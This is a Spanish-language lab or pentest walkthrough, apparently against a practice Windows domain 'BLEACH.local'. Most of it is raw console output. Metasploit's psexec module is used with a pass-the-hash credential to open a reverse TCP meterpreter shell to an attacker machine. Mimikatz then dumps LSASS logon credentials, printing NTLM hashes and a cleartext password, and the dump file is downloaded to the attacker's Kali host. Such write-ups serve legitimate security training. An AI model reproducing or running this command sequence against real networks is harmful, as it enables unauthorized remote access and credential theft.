
```
msf6 > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(windows/smb/psexec) > set SMBDomain BLEACH.local
SMBDomain => BLEACH.local
msf6 exploit(windows/smb/psexec) > set SMBUser Administrador
SMBUser => Administrador
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:74561893ea1e32f1fab1691c56f6c7a5
SMBPass => aad3b435b51404eeaad3b435b51404ee:74561893ea1e32f1fab1691c56f6c7a5
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf6 exploit(windows/smb/psexec) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.0.2.6:5555
[*] 10.0.2.5:445 - Connecting to the server...
[*] 10.0.2.5:445 - Authenticating to 10.0.2.5:445|BLEACH.local as user 'Administrador'...
[*] 10.0.2.5:445 - Selecting PowerShell target
[*] 10.0.2.5:445 - Executing the payload...
[+] 10.0.2.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201798 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.6:5555 -> 10.0.2.5:49870) at 2025-05-24 15:28:57 +0200
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Abrimos una shell y dumpeamos el system, la sam y el security



Me guardo los ficheros en la kali



LSASS del equipo

Para el lsass ejecutamos mimikatz como system32

.\mimikatz.exe "sekurlsa::logonpasswords" exit > lsass.dmp

```
C:\Users\jquerito\Downloads\mimikatz-master\x64>.\mimikatz.exe "sekurlsa::logonpasswords" exit > lsass.dmp
```

```
C:\Users\jquerito\Downloads\mimikatz-master\x64>.\mimikatz.exe "sekurlsa::logonpasswords" exit
.\mimikatz.exe "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1243352 (00000000:0012f8d8)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
Logon Time        : 24/05/2025 15:10:01
SID               : S-1-5-21-3777977817-1859332824-490154379-500
        msv :
         [00000003] Primary
         * Username : Administrador
         * Domain   : BLEACH
         * NTLM     : 209c6174da490caeb422f3fa5a7ae634
         * SHA1     : 7c87541fd3f3ef5016e12d411900c87a6046a8e8
         * DPAPI    : 8729a7da3a0fd1fab46072242b61044a
        tspkg :
        wdigest :
         * Username : Administrador
         * Domain   : BLEACH
         * Password : (null)
        kerberos :
         * Username : Administrador
         * Domain   : BLEACH.LOCAL
         * Password : admin
        ssp :   KO
        credman :

Authentication Id : 0 ; 413448 (00000000:00064f08)
Session           : Interactive from 1
User Name         : jquerito
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
```

```
meterpreter > download C:\\Windows\\Temp\\lsass.dmp .
```

```
meterpreter > download C:\\Windows\\Temp\\lsass.dmp .
[*] Downloading: C:\Windows\Temp\lsass.dmp -> /home/kali/lsass.dmp
[*] Skipped    : C:\Windows\Temp\lsass.dmp -> /home/kali/lsass.dmp
```

Comprobamos que en efecto se nos ha descargado en nuestra propia kali